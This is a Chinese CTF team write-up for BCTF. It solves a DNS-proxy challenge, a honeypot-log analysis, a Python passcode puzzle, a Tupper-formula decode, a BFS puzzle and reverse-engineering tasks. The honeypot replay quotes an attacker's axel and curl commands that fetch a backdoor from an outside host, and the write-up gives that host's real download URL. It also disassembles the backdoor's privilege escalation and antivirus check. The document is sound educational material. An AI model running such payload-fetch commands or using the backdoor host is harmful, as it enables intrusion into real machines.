

BCTF Writeup

team: 我是狗汪汪

author: redrain, 金龟子, ztz, hellove, cbuteng, 琴心剑气, saline

MISC

MISC100 初来乍到

描述

米特尼克刚到中国人生地不熟，想要找到一些中国的黑客朋友帮助他，他知道 Capture The Flag 夺旗竞赛是黑客云集的地方，于是也报名参加了中国第一次全国性的 CTF 大赛 @BCTF 百度杯网络安全技术对抗赛。而要进入 BCTF 圈交流，米特尼克需关注并@BCTF 百度杯网络安全技术对抗赛，才能找到一个密语。

很简单，微博上 at 了后会多个粉丝，查看简介即有 flag

MISC200 内网冒险

描述

为了收集更多参加 BCTF 大赛的中国黑客朋友的信息，米特尼克决定尝试渗透进入 BCTF 的内网以获取更多的信息。通过信息搜集和网络监听，他发现了进入内部数据库的一个入口代理，并且在代理入口处拿到了少量流量数据。正当他想继续收集更多信息的时候，他的行迹被发现并被踢出了网络。

http://bctf.cn/files/downloads/misc200_23633b6b34ccf6f2769d35407f6b2665.pcap 入口代理: 218.2.197.236:12345

下载得到 pcap，丢 wireshark 如图


1	0.000000	202.112.50.172	218.2.197.236	DNS	75 Standard query 0x1234 A shadu.baidu.com
2	5.823182	202.112.50.172	218.2.197.236	DNS	79 Standard query 0x4321 A bctf.secret.server1

Source: 202.112.50.172 (202.112.50.172)	
Destination: 218.2.197.236 (218.2.197.236)	
[Source GeoIP: Unknown]	
[Destination GeoIP: Unknown]	
User Datagram Protocol, Src Port: 15326 (15326), Dst Port: domain (53)	
Source port: 15326 (15326)	
Destination port: domain (53)	

0000	00 50 56 91 1f 6b 00 25 9e d5 04 fa 08 00 45 00	.PV..k.%E.
0010	00 41 00 01 00 00 04 11 19 a0 ca 70 32 ac da 02	.A..... ..p2...

端口 53

使用工具 TCPDNS Tools 将本机作为 dns 服务器



ping 目标域名或者使用 nslookup -vc 得到 ip
nc 连接后输入所得到 ip 获得 flag

```
redrain@h4ckm3:~/hacker/BCTF$ nc 218.2.197.236 12345
Welcome to proxy system. Please enter secret servers information to login.
IP address of host "bctf.secret.server1":
10.1.2.33
IP address of host "bctf.secret.server2":
10.200.55.126
IP address of host "bctf.secret.server3":
172.18.42.30
IP address of host "bctf.secret.server4":
192.168.234.3
Accessing secret servers, please wait .....
Success!
BCTF{W31c0m3_70_0ur_53cr37_53rv3r_w0r1d}
redrain@h4ckm3:~/hacker/BCTF$
```

MISC300 诱捕陷阱

描述

米特尼克从 FBI 探员凯瑟琳邮箱中发现了一位中国安全专家发给她的邮件，邮件内容如下：我在 THU 高校部署了一些诱骗系统，捕获到了与米特尼克网络攻击行为相关的数据，见附件，我觉得你们有必要深入分析一下。当然如果你们没有能力分析的话，可以聘用我做技术顾问，不过我的咨询费用很高哦。附件：
<http://bctf.cn/files/downloads/dionaea.bistream.38930db22ae8cc6a2e589672ca39dca9> 米特尼克非常急迫地想知道这位中国安全专家到底发现了什么？

提示

[hint0]: 也许蜜罐 replay 会帮助你:) [hint1]: 好吧，再提示另一段蜜罐 log，只能说这么多了。
<http://bctf.cn/files/downloads/kippo.ttylog.692ce16db7d940cb9ec52a8419800423>

描述中附件得到一份 dionaea 的蜜罐 log，但是未再 win 下搭建成功，后来给力 hint 是一份 linux 下的蜜罐系统 kippo 的 log，成功搭建并重现攻击过程

```
描述中附  
蜜罐系统  
kippo:~/.svn/  
redrain@h4ckm3:~/hacker/wokkel/kippo/utls$ python playlog.py ~/hacker/wokkel/kippo/log/  
tty/kippo.ttylog.692ce16db7d940cb9ec52a8419800423  
~/hacker/wokkel/kippo/utls : bash
```

kippo 中 axel 无法使用，下载只能通过 curl，通过复现找到了后门地址 2792326331/fool

```
描述中附  
蜜罐系统  
kippo 中  
nas3:/tmp# ls  
1.sh  
nas3:/tmp# axel 2792326331/fool  
bash: axel: command not found  
nas3:/tmp# curl 2792326331/fool  
bash: curl: command not found  
nas3:/tmp# uname -r  
Linux  
nas3:/tmp# rm 1.sh  
nas3:/tmp# exit  
Connection to server closed.  
localhost:~# redrain@h4ckm3:~/hacker/wokkel/kippo/utls$
```

解密后得到真实 ip: 166.111.132.187

将后门下载 http://166.111.132.187/fool

接下来就交给妹子逆向这个后门了：)

这里的这个跳转不能让它跳

00401325	0F0045 FE	sldt word ptr ss:[ebp-0x2]	
00401329	66:3945 FE	cmp word ptr ss:[ebp-0x2],ax	
0040132D	0F85 A50000	jnz fool.004013D8	

下面是加载一些枚举进程和模块需要用到的函数

00401407	83C2 0B	add edx,0xB	
0040140A	68 24524100	push fool.00415224	FileName = "PSAPI.DLL"
0040140F	8910	mov dword ptr ds:[eax],edx	
00401411	FF15 B811410	call dword ptr ds:[<&KERNEL32.LoadLibraryA	LoadLibraryA
00401417	8BF8	mov edi,eax	
00401419	85FF	test edi,edi	
0040141B	75 1B	jnz Xfool.00401438	
0040141D	50	push eax	hLibModule
0040141E	FF15 BC11410	call dword ptr ds:[<&KERNEL32.FreeLibrary	FreeLibrary
00401424	FF15 C011410	call dword ptr ds:[<&KERNEL32.GetLastError	GetLastError
0040142A	50	push eax	
0040142B	68 FC514100	push fool.004151FC	ASCII "Load Library Failed...\\ErrorCode:%d\\"
00401430	E8 35080000	call fool.00401C6A	
00401435	83C4 08	add esp,0x8	
00401438	8B35 C411410	mov esi,dword ptr ds:[<&KERNEL32.GetProc	kernel32.GetProcAddress
0040143E	68 EC514100	push fool.004151EC	ProcNameOrOrdinal = "EnumProcesses"
00401443	57	push edi	hModule
00401444	FFD6	call esi	GetProcAddress
00401446	68 D8514100	push fool.004151D8	ProcNameOrOrdinal = "EnumProcessModules"
0040144B	57	push edi	hModule
0040144C	8BD8	mov ebx,eax	
0040144E	FFD6	call esi	GetProcAddress
00401450	8BE8	mov ebp,eax	
00401452	68 C0514100	push fool.004151C0	ProcNameOrOrdinal = "GetModuleFileNameExA"
00401457	57	push edi	hModule
00401458	896C24 28	mov dword ptr ss:[esp+0x28],ebp	
0040145C	FFD6	call esi	GetProcAddress
0040145E	68 AC514100	push fool.004151AC	ProcNameOrOrdinal = "GetModuleBaseNameA"
00401463	57	push edi	hModule
00401464	8B4C24 28	mov dword ptr ss:[esp+0x28],eax	

提权操作

004014A2	6A 20	push 0x20	DesiredAccess = TOKEN_ADJUST_PRIVILEGES
004014A4	FF15 C811410	call dword ptr ds:[<&KERNEL32.GetCurrent	GetCurrentProcess
004014AA	50	push eax	hProcess
004014AB	FF15 0810410	call dword ptr ds:[<&ADVAPI32.OpenProce	OpenProcessToken
004014B1	85C0	test eax,eax	
004014B3	0F84 CE00000	jc fool.00401587	
004014B9	8B4C24 28	mov ecx,dword ptr ss:[esp+0x28]	
004014BD	68 68514100	push fool.00415168	ASCII "SeDebugPrivilege"
004014C2	51	push ecx	
004014C3	E8 E0000000	call fool.00401500	
004014C8	83C4 08	add esp,0x8	
004014CB	85C0	test eax,eax	
004014CD	0F84 B400000	jc fool.00401587	

挨个枚举进程，检查有没有百度杀毒的进程

004014E5	- FF03	call ebx	psapi.EnumProcesses
004014E7	- 8B4424 14	mov eax,dword ptr ss:[esp+0x14]	
004014EB	- BD 00000000	mov ebp,0x0	
004014F0	- C1E8 02	shr eax,0x2	
004014F3	- 894424 1C	mov dword ptr ss:[esp+0x1C],eax	
004014F7	- 0F84 8A000000	je fool.00401587	
004014FD	- 8D9C24 34020	lea ebx,dword ptr ss:[esp+0x234]	
00401504	> 8B0B	mov ecx,dword ptr ds:[ebx]	
00401506	- 51	push ecx	ProcessId
00401507	- 6A 00	push 0x0	Inheritable = FALSE
00401509	- 68 10040000	push 0x410	Access = UM_READ QUERY_INFORMATION
0040150E	- FF15 CC11410	call dword ptr ds:[<&KERNEL32.OpenProc	OpenProcess
00401514	- 8BF0	mov esi,eax	
00401516	- 85F6	test esi,esi	
00401518	- 74 52	je Xfool.0040156C	
0040151A	- 8D5424 14	lea edx,dword ptr ss:[esp+0x14]	
0040151E	- 8D4424 10	lea eax,dword ptr ss:[esp+0x10]	
00401522	- 52	push edx	
00401523	- 6A 04	push 0x4	
00401525	- 50	push eax	
00401526	- 56	push esi	
00401527	- FF5424 30	call dword ptr ss:[esp+0x30]	
0040152B	- 8B5424 10	mov edx,dword ptr ss:[esp+0x10]	
0040152F	- 8D4C24 2C	lea ecx,dword ptr ss:[esp+0x2C]	
00401533	- 68 04010000	push 0x104	
00401538	- 51	push ecx	
00401539	- 52	push edx	
0040153A	- 56	push esi	
0040153B	- FF5424 34	call dword ptr ss:[esp+0x34]	
0040153F	- 8D4424 2C	lea eax,dword ptr ss:[esp+0x2C]	
00401543	- 68 58514100	push fool.00415158	
00401548	- 50	push eax	ASCII "BaiduSdSvc.exe"
00401549	- F8 22710000	call fool.00408670	
0040154E	- 83C4 08	add esp,0x8	
00401551	- 85C0	test eax,eax	
00401553	- 74 25	je Xfool.00401570	

这里我们只需要将这几个跳转改了就好了。

0040868E	- 74 2E	je Xfool.004086BE	
00408690	- 8A06	mov al,byte ptr ds:[esi]	
00408692	- 46	inc esi	
00408693	- 8A27	mov ah,byte ptr ds:[edi]	
00408695	- 47	inc edi	
00408696	- 38C4	cmp ah,al	
00408698	- 74 F2	je Xfool.004086BC	
0040869A	- 2C 41	sub al,0x41	
0040869C	- 3C 10	cmp al,0x10	
0040869E	- 1AC9	sbb cl,cl	
004086A0	- 80E1 20	and cl,0x20	
004086A3	- 02C1	add al,cl	
004086A5	- 04 41	add al,0x41	
004086A7	- 86E0	xchg al,ah	
004086A9	- 2C 41	sub al,0x41	
004086AB	- 3C 10	cmp al,0x10	
004086AD	- 1AC9	sbb cl,cl	
004086AF	- 80E1 20	and cl,0x20	
004086B2	- 02C1	add al,cl	
004086B4	- 04 41	add al,0x41	
004086B6	- 38E0	cmp al,ah	
004086B8	- 74 D2	je Xfool.004086BC	

过了那个百度杀毒进程的验证那儿。Key 就自己跳出来了呢

```
堆栈地址=0012FF48, {ASCII "BCTF{Y0u_6oT_It_7WxMQ_jjR4P_mE9bU}"}  
eax=00000000
```

PPC & Crypto

PPC & Crypto100 混沌密码锁

描述

据传说，米特尼克进任何门都是不需要钥匙的，无论是金锁银锁 还是密码锁。使用伪造身份在 BAT 安全部门工作的时候，有一扇带着密码锁的大门吸引了他的注意。门后面到底藏着什么呢？米特尼克决定一探究竟。

http://bctf.cn/files/downloads/passcode_396331980c645d184ff793fdcbcb739b.py 218.2.197.242:9991

218.2.197.243:9991

下载源码后阅读

```
#-*- coding:utf-8 -*-
```

```
import base64,binascii,zlib
```

```
import os,random
```

```
base = [str(x) for x in range(10)] + [ chr(x) for x in range(ord('A'),ord('A')+6)]
```

```
def abc(str):
```

```
    return sha.new(str).hexdigest()
```

```
def bin2dec(string_num):
```

```
    return str(int(string_num, 2))
```

```
def hex2dec(string_num):
```

```
    return str(int(string_num.upper(), 16))
```

```
def dec2bin(string_num):
```

```
    num = int(string_num)
```

```
    mid = []
```

```
    while True:
```

```
        if num == 0: break
```

```
        num,rem = divmod(num, 2)
```

```
        mid.append(base[rem])
```

```
    return ".join([str(x) for x in mid[::-1]])
```

```
def dec2hex(string_num):
```

```
    num = int(string_num)
```

```
    mid = []
```

```
    while True:
```

```
        if num == 0: break
```

```
        num,rem = divmod(num, 16)
```

```
        mid.append(base[rem])
```

```
    return ".join([str(x) for x in mid[::-1]])
```

```
def hex2bin(string_num):
```

```
    return dec2bin(hex2dec(string_num.upper()))
```

```
def bin2hex(string_num):
```



```
    return dec2hex(bin2dec(string_num))
```

```
def reverse(string):  
    return string[::-1]
```

```
def read_key():  
    os.system('cat flag')
```

```
def gb2312(string):  
    return string.decode('gb2312')
```

```
answer='788641797326358379139204099483480786599136094528694250421533991328639038345223652502  
5042964516351722835662277697863791067953841892790988150265427570706981073785080761091619256  
3069593664094605159740448670132065615956224727012954218390602806577537456281222826375'
```

```
func_names = ['fun1', 'fun2', 'fun3', 'fun4', 'fun5', 'fun6', 'fun7', 'fun8', 'fun9']
```

```
f={}
```

```
f['fun1']=reverse  
f['fun2']=base64.b64decode  
f['fun3']=zlib.decompress  
f['fun4']=dec2hex  
f['fun5']=binascii.unhexlify  
f['fun6']=gb2312  
f['fun7']=bin2dec  
f['fun8']=hex2bin  
f['fun9']=hex2dec
```

```
def check_equal(a, b):  
    if a == b:  
        return True  
    try:  
        if int(a) == int(b):  
            return True  
    except:  
        return False  
    return False
```

```
def main():
```

```

print "Welcome to Secure Passcode System"
print "First, please choose function combination:"

in1=raw_input('f1: ')
f1='fun'+in1[:1]
in2=raw_input('f2: ')
f2='fun'+in2[:1]
in3=raw_input('f3: ')
f3='fun'+in3[:1]
in4=raw_input('f4: ')
f4='fun'+in4[:1]

if f1 not in func_names or f2 not in func_names or f3 not in func_names or f4 not in func_names:
    print 'invalid function combination'
    exit()

try:
    answer_hash = f['fun6'](f['fun2'](f[f1](f[f2](f[f3](f[f4](answer))))))
except:
    print "Wrong function combination, you bad guy!"
    exit()

if len(answer_hash) == 0:
    print 'You must be doing some little dirty trick! Stop it!'
    exit()

usercode = raw_input('Your passcode: ')

try:
    user_hash = f['fun6'](f['fun2'](f[f1](f[f2](f[f3](f[f4](usercode))))))
    if user_hash == answer_hash:
        if check_equal(answer, usercode):
            print "This passcode has been locked, please use the new one\n"
        else:
            print "Welcome back! The door always open for you, your majesty! "
            read_key()
    else:
        print "Sorry, bad passcode.\n"
except:
    print "Sorry, bad passcode. Please try again."

```

```
if __name__ == '__main__':
    main()
```

添加 continue，跑了一下，结果是 fun3,fun5,fun1,fun4

妈蛋，结果是 This passcode has been locked, please use the new one

发现 read_key()，使用 python 的 zlib.compress 函数

```
usercode= hex2dec(reverse(binascii.b2a_hex(zlib.compress(f[f1](f[f2](f[f3](f[f4](usercode))))),4))))
```

```
Welcome to Secure Passcode System
                                First, please choose function combination:
                                f1: 3
f2: 5
f3: 1
f4: 4
70232788497361815951678363187671648647774440473875666724053250675681062280259721
Welcome back! The door always open for you, your majesty!
                                BCTF{py7h0n-l1b-func7i
0ns-re4lly-str4nge}
```

PPC & Crypto200 他乡遇故知

描述

逃离到中国的米特尼克与以前的老朋友都失去了联系，这让他常常怀念逝去的时光。在一次潜入某著名外企尝试获取重要资料的行动中，米特尼克还没有拿到目标文件就不幸被保安发现了。在逃离的过程中，他闯进了一个办公室，结果惊奇地发现自己二十年前的老朋友 Tupper 就在眼前。更神奇的是，Tupper 知道米特尼克需要什么，给了他想要的东西并且帮助他成功脱逃。你知道米特尼克拿到的信息是什么吗？ http://bctf.cn/files/downloads/meeting-tupper_baaa58809f2a0435cb5f282ce4249fdf.txt

二人对话应该是 Tupper 的自指公式中的 k 值，谷歌后了解到 Tupper 自指公式是用来绘制图的

再 wiki 上找到了的程序跑不出后面两段 k 值，后来又再 csdn 上找到了一段程序解决使用程序如下：

```
def Tupper_self_referential_formula(fd, k):
    size = 61

    def f(x,y):
        d = ((-size * x) - (y % size))
        e = reduce(lambda x,y: x*y, [2 for x in range(-d)]) if d else 1
        f = ((y / size) / e)
        g = f % 2
        return 0.5 < g

    for y in range(k+size - 1, k-1, -1):
        line = ""
        for x in range(0, 1000):
```



```

        if f(x,y):
            line += "@"
        else:
            line += " "
    line += '\n'
    fd.write(line)

```

```

if __name__ == '__main__':
    d = k 值
    e = k 值
    f = open('ans2','w')

    Tupper_self_referential_formula(f,d)
    Tupper_self_referential_formula(f,e)
    f.close()
    """
    row = 17
    print len(str(a))
    ans = str(bin(a))[2:]
    print len(ans)
    col = len(ans) / row + 1
    print col
    f = open('ans1','w')
    for i in range(0,row - 1):
        f.write(ans[col * i: col * (i+1)])
        f.write("\n")

    f.close()
    """
    """
    row = 61
    print len(str(d))
    ans = str(bin(d))[2:]
    print len(ans)
    col = len(ans) / row + 1
    print col
    ##f = open('ans1','w')
    for i in range(0,col):
        f.write(ans[row * i: row * (i+1)])
        f.write(ans[row * i + row: row * (i+2)])
        f.write("\n")

    f.close()
    """

```

```

1 def Tupper_self_referential_formula(fd, k):
2
3     size = 61
4
5     def f(x,y):
6         d = ((-size * x) - (y % size))
7         e = reduce(lambda x,y: x*y, [2 for x in range(-d)]) if d else 1
8         f = ((y / size) / e)
9         g = f % 2
10        return 0.5 < g
11
12    for y in range(k+size - 1, k-1, -1):
13        line = ""
14        for x in range(0, 1000):
15            if f(x,y):
16                line += "@"
17            else:
18                line += " "
19        line += '\n'
20        fd.write(line)
21
22
23 if __name__ == '__main__':
24     d = 11327108051217161287655220080747314753240201360504597410659214653538934622444041938170985114066185212742321556494531327539534695752632587721017350107872
25     e = 72204290392487690704398892357732721626195601575486665039577482652580625095025074038613082555401359331431476497364817760551116357724034036937188656809325
26     f = open('ans2', 'w')
27
28     Tupper_self_referential_formula(f,d)
29     Tupper_self_referential_formula(f,e)
30     f.close()

```

使用注释的代码速度会更快

```

31
32     row = 17
33     print len(str(a))
34     ans = str(bin(a))[2:]
35     print len(ans)
36     col = len(ans) / row + 1
37     print col
38     f = open('ans1', 'w')
39     for i in range(0, row - 1):
40         f.write(ans[col * i: col * (i+1)])
41         f.write('\n')
42
43     f.close()
44
45
46     row = 61
47     print len(str(d))
48     ans = str(bin(d))[2:]
49     print len(ans)
50     col = len(ans) / row + 1
51     print col
52     ##f = open('ans1', 'w')
53     for i in range(0, col):
54         f.write(ans[row * i: row * (i+1)])
55         f.write(ans[row * i + row: row * (i+2)])
56         f.write('\n')
57
58     f.close()
59
60

```

解出 flag:

p1e4se-d0nt-g1ve-up-curlng

。。。不要放弃治疗么。。。我已经病入膏肓了

PPC & Crypto400 地铁难挤

描述

米特尼克需要用社工办法拿到 THU 安全专家的磁盘镜像以了解更多信息，于是他收买了 THU 专家的博士生，来到 BJ 市需要与博士生当面联系。但是，来到 BJ 市之后遇到的第一个问题就是交通。BJ 市 人满为患，上下地铁时人们也不先下后上，而是互相挤。左边的人想挤到右边下车，右边的人也想挤到左边上车。你作为米特尼克在 BJ 的一位小伙伴，能否帮他 和 所有乘客设计一个尽量少移动次数的方案，使得需要上车的人都上车，需要下车的人都下车。 218.2.197.242:6000 or 218.2.197.243:6000

nc 连上去,需要爆破 4 位给定的 sha1,

每次进入系统的需要爆破的内容不同,有时间限制。

直接 4 个 for 循环,时间复杂度为 $O(62^4)$

python 无法在规定时间内完成。

采用分布式爆破或者多进程

接着

让所有的 L 移动到右边,所有的移动到左边,中间是空格

4 种情况

空格跟左边相邻的位置交换


空格跟左边隔着一个位置交换位置

空格跟右边相邻的位置交换,

空格跟右边隔着一个位置交换。

然后要求用最小的步数,采用 bfs。

然后运行跑 100 轮出现 flag



```
文件 编辑 查看 书签 设置 帮助
RRLRLRLRL LRLRL
RRLRLRLRLRL LRL
RRLRLRLRLRLRL L
RRLRLRLRLRLR LL
RRLRLRLRLR RLLL
RRLRLRLR RLRLLL
RRLRLR RLRLRLLL
RRLR RLRLRLRLLL
RR RLRLRLRLRLLL
RRR LRLRLRLRLLL
RRRRL LRLRLRLLL
RRRRLRL LRLRLLL
RRRRLRLRL LLLL
RRRRLRLRLR LLLL
RRRRLRLR RLLLLL
RRRRLR RLRLLLLL
RRRR RLRLRLLLLL
RRRR LRLRLLLLL
RRRRRL LRLLLLL
RRRRRLRL LLLLL
RRRRRLR LLLLLL
RRRRR RLRLLLLL
Congratulations
Your flag is BCTF{wh0-s4ys-h4cke7s-c4nn0t-d0-4lg0rIthm}
```

REVERSE

REVERSE100 最难得题目

描述

米特尼克路被各路大神追查痛苦饥渴难耐。顺手捡起身边一个水杯，打开瓶盖，居然写着 one more，实在太神奇了。 http://bctf.cn/files/downloads/re_100.8cd4820cbd1300bda951e694298f73a0


放入 OD 之后，发现有反调试，要把这几个反调试的跳转改了就好了。

0013100E	8B40 02	mov al,byte ptr ds:[eax+0x2]	
00131011	8845 FF	mov byte ptr ss:[ebp-0x1],al	
00131014	FF15 1020130	call dword ptr ds:[<&KERNEL32.IsDebuggerPresent	IsDebuggerPresent
0013101A	85C0	test eax,eax	
0013101C	75 08	jnz Xre_100_8.00131026	
0013101E	0FBE45 FF	movsx eax,byte ptr ss:[ebp-0x1]	
00131022	85C0	test eax,eax	
00131024	74 1C	je Xre_100_8.00131042	
00131026	6A 00	push 0x0	Style = MB_OK MB_APPLMODAL
00131028	68 58211300	push re_100_8.00132158	see u next time
0013102D	68 68211300	push re_100_8.00132168	O my sunshine~
00131032	6A 00	push 0x0	hOwner = NULL
00131034	FF15 B420130	call dword ptr ds:[<&USER32.MessageBoxA	MessageBoxA
0013103A	6A 00	push 0x0	ExitCode = 0
0013103C	FF15 0020130	call dword ptr ds:[<&KERNEL32.ExitProce	ExitProcess
001310EF	8D40 FC	lea ecx,[local.1]	
001310F2	51	push ecx	
001310F3	6A 07	push 0x7	
001310F5	FF15 0420130	call dword ptr ds:[<&KERNEL32.GetCurrent	GetCurrentProcess
001310FB	50	push eax	
001310FC	FF55 EC	call [local.5]	
001310FF	8945 F8	mov [local.2],eax	
00131102	837D F8 00	cmp [local.2],0x0	
00131106	75 22	jnz Xre_100_8.0013112A	
00131108	837D FC 00	cmp [local.1],0x0	
0013110C	74 1C	je Xre_100_8.0013112A	
0013110E	6A 00	push 0x0	Style = MB_OK MB_APPLMODAL
00131110	68 58211300	push re_100_8.00132158	see u next time
00131115	68 68211300	push re_100_8.00132168	88~
0013111A	6A 00	push 0x0	hOwner = NULL
0013111C	FF15 B420130	call dword ptr ds:[<&USER32.MessageBoxA	MessageBoxA
00131122	6A 00	push 0x0	ExitCode = 0
00131124	FF15 0020130	call dword ptr ds:[<&KERNEL32.ExitProce	ExitProcess
00351066	C745 FC 0000	mov [local.1],0x0	
0035106D	64:A1 300000	mov eax,dword ptr fs:[0x30]	PEB
00351073	8B40 68	mov eax,dword ptr ds:[eax+0x68]	
00351076	8945 FC	mov [local.1],eax	
00351079	8B45 FC	mov eax,[local.1]	
0035107C	83E0 70	and eax,0x70	反调试
0035107F	74 1C	je X1.0035109D	
00351081	6A 00	push 0x0	
00351083	68 58213500	push 1.00352158	Style = MB_OK MB_APPLMODAL
00351088	68 78213500	push 1.00352178	Title = "see u next time"
0035108D	6A 00	push 0x0	Text = "again~"
0035108F	FF15 B420350	call dword ptr ds:[<&USER32.MessageBoxA	MessageBoxA
00351095	6A 00	push 0x0	ExitCode = 0
00351097	FF15 0020350	call dword ptr ds:[<&KERNEL32.ExitProce	ExitProcess
0035109D	8BE5	mov esp,ebp	
0035109F	5D	pop ebp	

然后把 messagebox nop 掉

00351036	0x	nop	Style
00351037	0x	nop	
00351038	0x	nop	Title
00351039	0x	nop	
0035103A	0x	nop	
0035103B	0x	nop	
0035103C	0x	nop	
0035103D	0x	nop	Text
0035103E	0x	nop	
0035103F	0x	nop	
00351040	0x	nop	
00351041	0x	nop	
00351042	0x	nop	hOwner
00351043	0x	nop	
00351044	0x	nop	MessageBoxA
00351045	0x	nop	
00351046	0x	nop	
00351047	0x	nop	
00351048	0x	nop	
00351049	0x	nop	

然后运行，等他执行完毕，就可以看到 key 了。Th3_H4rd3st_H3r3



REVERSE200 小菜一碟

首先，下面是将这些数字从字符转换成内存中的数字。

003F11FF	. 83C4 18	add esp,0x18	
003F1202	. 8975 FC	mov [local.1],esi	
003F1205	. 33C9	xor ecx,ecx	
003F1207	> 8A44 0D B0	mov al,byte ptr ss:[ebp+ecx-0x50]	
003F120B	. 3C 30	cmp al,0x30	0~9之间
003F120D	~ 7C 28	j1 Xdivide_c.003F1237	
003F120F	~ 3C 39	cmp al,0x39	
003F1211	~ 7F 24	jg Xdivide_c.003F1237	
